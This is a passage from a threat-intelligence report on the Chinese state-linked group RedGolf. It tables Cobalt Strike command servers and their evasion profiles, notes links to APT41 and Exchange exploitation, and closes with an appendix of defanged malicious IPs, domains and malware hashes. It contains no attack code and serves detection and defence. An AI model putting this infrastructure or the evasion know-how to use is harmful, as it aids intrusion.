Meta. A full list of indicators has been provided in **Appendix A**.

Cobalt Strike

Insikt Group identified 2 active Cobalt Strike C2 servers likely used by RedGolf, which both implemented a jQuery Malleable profile. Historically, the majority of RedGolf-associated Cobalt Strike C2s found in this cluster of infrastructure have also used a jQuery Malleable profile and in some cases were also detected using cs2modrewrite. Threat actors use malleable profiles with Cobalt Strike to change the appearance of its network traffic in order to evade detection. Modifying the way the traffic looks can make it appear less suspicious and blend in with normal network traffic, making it harder for defenders to identify and detect the malicious activity.

The most recently active RedGolf Cobalt Strike infrastructure has been active for substantially longer than other RedGolf Cobalt Strike C2s we detected.

C2 IP Address	Active Time Frame	Comments
193.239.154[.]221	May 3, 2022 to February 8, 2023	jQuery Malleable Profile
27.124.37[.]62	September 7, 2022 to February 14, 2023	jQuery Malleable Profile cs2modrewrite These 3 IP addresses all likely resolve to the same Cobalt Strike C2 server. All 3 IP addresses use the same SSH (Secure Shell) fingerprint: fe35c99c1d5cdb1c7f817457b0f59f593fed8afac91561d573d4c50110fdcab9
27.124.37[.]63		
27.124.37[.]65		
Historical		
116.204.211[.]62	July 1, 2022, to July 14, 2022	Cobalt Strike Beacon 59b13045104462b40b1bcd6776f2b9e0b0df126dfa4e33768b54796e23591b87 (Linux) Observed targeting mail servers in Recorded Future Network Intelligence data.
45.76.178[.]177	June 25, 2022	Linked with 116.204.211[.]62 via resolution overlaps with mirros.microsoftcontents[.]com and shared target victim IP address.
116.204.211[.]68	January 4, 2022, to January 14, 2022	
116.204.211[.]59	November 28, 2021, to December 7, 2021	Cobalt Strike Beacon 99b36963f0e93a5c59cbd205d102f6b850f02f5e74ac4f66257b6f38d9c9ef5a (Linux)
45.77.38[.]191	November 4, 2021	jQuery Malleable Profile Cobalt Strike Beacon d4eced054766f6253f7d0772d4636be88ea7e75e07ca4ce86b65312c808fb96a (Windows) 7a81ee7251670cebb1746c88fe84aa78ecededd3ec063f156714a900af5de08d (Windows)
139.59.116[.]0	March 1, 2021, to March 12, 2021	jQuery Malleable Profile

Table 2: *RedGolf-associated Cobalt Strike C2s 2021 to February 2023 (Source: Recorded Future)*

Links to APT41/BARIUM Activity

A March 2022 Mandiant report detailing APT41's targeting US state governments included KEYPLUG samples and linked infrastructure; we identified one of the KEYPLUG.LINUX samples mentioned in the report (SHA256: e024ccc4c72eb5813cc2b6db7975e4750337a1cc619d7339b21fdbb32d93fd85), hosted on IP address 103.226.155[.]96 during September 2022 with a small number of other KEYPLUG samples.

A November 2020 blog from Microsoft's Threat Intelligence Center (MSTIC) detailed methods for hunting BARIUM using Microsoft's Azure Sentinel platform and provided indicators of compromise within detection rules. We observed infrastructure overlaps between the domains (portomnail[.]com and openmd5[.]com) reported by MSTIC and PlugX C2 infrastructure, IP address 137.220.178[.]43 . We observed this C2 targeting mail servers in early to mid-2021, with this activity likely tied to the exploitation of 4 Microsoft Exchange Server vulnerabilities (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065) released in March 2021. These domains also have hosting overlaps with IP addresses observed within the identified DDNS cluster.

Mitigations

A previous Insikt Group report provides a comprehensive breakdown of detection and mitigation techniques related to Cobalt Strike.

Recorded Future proactively detects both Cobalt Strike and PlugX servers and are logged in the Command and Control Security Control Feed. Recorded Future clients can incorporate this feed into blocking lists and alerting to help prevent infections.

Outlook

RedGolf will likely continue to target victims with KEYPLUG malware and its derivatives using command and control infrastructure spanning a variety of hosting providers and likely purchased through a hosting reseller. The group has previously used a mixture of traditionally registered domains and DDNS domains, often featuring a technology theme. This TTP is likely to remain relatively unchanged, with the exception of a decrease in DDNS use.

The use of Cobalt Strike and PlugX to target victim machines by Chinese state-sponsored threat activity groups such as RedGolf is highly likely to continue given the feature set provided by these tools, their ready availability, and the ability to obfuscate responsibility due to the number of other threat actors using these techniques.

Appendix A (Indicators Of Compromise)

KEYPLUG Samples and Related Files

```
e024ccc4c72eb5813cc2b6db7975e4750337a1cc619d7339b21fdbb32d93fd85
006e096f82e9f2bb3bb3f4fd4885a81b426b425b2b7a7bfd90b4b65d44ab5e7e
9a94070f547f8e517bcf4dabfd36a7f2b83bb9e0eae6e4685cc233b07b0a2897
f4474dcbfaf8570fa4bcdd4151d53516664ef5cb7f21f3b4520f791626fdc441
a1398dd8cec06c07a33b94e9d59d38313efcce927cc27425ade48dba48c3345f
a6ead353dd7338b7ae518255289993f7cca70bdeceaf31004ec0b8a1036378d3
5921d1686f9f4b6d26ac353cfce3e85e57906311a80806903c9b40f85429b225
83ef976a3c3ca9fcd438eabc9b935ca5d46a3fb00e2276ce4061908339de43ec
4ffc7f65e16ce59ff9e6a504f88e0cf56b225c0eb2cf8ec578b3e9d40d9bd898
2345c426c584ec12f7a2106a52ce8ac4aeb144476d1a4e4b78c10addfddef920
39c8a31dee11093810c7b142b4fe8770e8c8d1b3c09749a2888ecc32d24f4d09 (Bash Script)
```

GhostWolf Infrastructure

```
103.226.155[.]96
103.255.45[.]23
103.255.45[.]24
103.43.10[.]182
103.44.22[.]56
106.52.144[.]29
106.52.174[.]66
116.204.211[.]35
119.8.100[.]209
124.248.202[.]122
13.250.182[.]175
139.59.116[.]0
154.215.115[.]107
156.232.2[.]100
16.162.24[.]214
18.143.183[.]217
18.163.182[.]3
193.200.149[.]195
202.182.121[.]16
202.79.173[.]211
202.79.173[.]220
202.79.173[.]228
23.133.5[.]48
23.225.199[.]162
23.225.199[.]164
23.225.199[.]165
27.102.114[.]105
3.1.206[.]135
```

```
36.255.220[.]179
39.106.32[.]186
43.229.155[.]38
43.229.155[.]39
43.229.155[.]40
43.229.155[.]41
43.229.155[.]42
45.197.133[.]12
54.90.33[.]207
8.209.255[.]168
8.218.156[.]56
```

RedGolf Associated Domains

```
adobe-cdn[.]org
static.adobe-cdn[.]org
akamaixed[.]net
officecdn-microsoft-com.akamaixed[.]net
dl-flash[.]tk
chrome.down-flash[.]com
down-flash[.]com
help.down-flash[.]com
js.down-flash[.]com
linux.down-flash[.]com
cdn.google-au[.]ga
fonts.google-au[.]ga
a.linuxupdate[.]info
down1.linuxupdate[.]info
down2.linuxupdate[.]info
jsj1.linuxupdate[.]info
linuxupdate[.]info
mirros3.linuxupdate[.]info
www.linuxupdate[.]info
xxe.linuxupdate[.]info
microsoftcontents[.]com
mirros.microsoftcontents[.]com
www.microsoftcontents[.]com
microsoftfile[.]com
dash.tcplog[.]com
help.tcplog[.]com
static.tcplog[.]com
tcplog[.]com
box.xxe[.]pw
dns.xxe[.]pw
down.xxe[.]pw
mail.xxe[.]pw
n2.xxe[.]pw
ns1.xxe[.]pw
```

ns2.xxe[.]pw
proxy.xxe[.]pw
q.xxe[.]pw
q2.xxe[.]pw
q4.xxe[.]pw
qq.xxe[.]pw
x.xxe[.]pw
xxe[.]pw

RedGolf DDNS Domains

aejava.ddns[.]net
aejva.ddns[.]net
aone.ddns[.]net
back.rooter[.]tk
cloudat.ddns[.]net
cloudcat.ddns[.]net
gknbm.ddns[.]net
lemonupdate.ddns[.]net
linuxupdate.ddns[.]net
ltupdate.ddns[.]net
transcom.ddns[.]net
twnoc.ddns[.]net
updatenew.servehttp[.]com
vbnmob.ddns[.]net
volleyball.ddns[.]net
vpnmobupdate.ddns[.]net
yunchat.ddns[.]net

Cobalt Strike Infrastructure

193.239.154[.]221
27.124.37[.]62
27.124.37[.]63
27.124.37[.]65
116.204.211[.]62 (Historical)
45.76.178[.]177 (Historical)
116.204.211[.]68 (Historical)
116.204.211[.]59 (Historical)
45.77.38[.]191 (Historical)
139.59.116[.]0 (Historical)

Cobalt Strike Beacon

59b13045104462b40b1bcd6776f2b9e0b0df126dfa4e33768b54796e23591b87 (Linux)
99b36963f0e93a5c59cbd205d102f6b850f02f5e74ac4f66257b6f38d9c9ef5a (Linux)
d4eced054766f6253f7d0772d4636be88ea7e75e07ca4ce86b65312c808fb96a (Windows)
7a81ee7251670cebb1746c88fe84aa78ecededd3ec063f156714a900af5de08d (Windows)

Domains Associated with Cobalt Strike Infrastructure

mirros3.linuxupdate[.]info

mirros.microsoftcontents[.]com

down1.linuxupdate[.]info

down2.linuxupdate[.]info

a.linuxupdate[.]info

q.xxe[.]pw

Historical PlugX Infrastructure

192.51.188[.]100 - March 31, 2022 to September 7, 2022

137.220.178[.]43 - April 27, 2021 to June 4, 2021

193.239.154[.]44 - August 5, 2021 to August 19, 2021

RedGolf PlugX

867e8902612f9e9a390fc667ffd53343e324c8c677c12dcbca4e1b9f14b0e461

Domains Associated with PlugX Infrastructure

back.rooter[.]tk

linuxupdate.ddns[.]net

vbnmob.ddns[.]net

exchange.portomnail[.]com

exchange.openmd5[.]com

mm.portomnail[.]com

updatenew.servehttp[.]com

volleyball.ddns[.]net

About Insikt Group®

Insikt Group is Recorded Future's threat research division, comprising analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence on a range of cyber and geopolitical threats that reduces risk for clients, enables tangible outcomes, and prevents business disruption. Coverage areas include research on state-sponsored threat groups; financially-motivated threat actors on the darknet and criminal underground; newly emerging malware and attacker infrastructure; strategic geopolitics; and influence operations.

About Recorded Future®

Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,500 businesses and government organizations across more than 60 countries.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture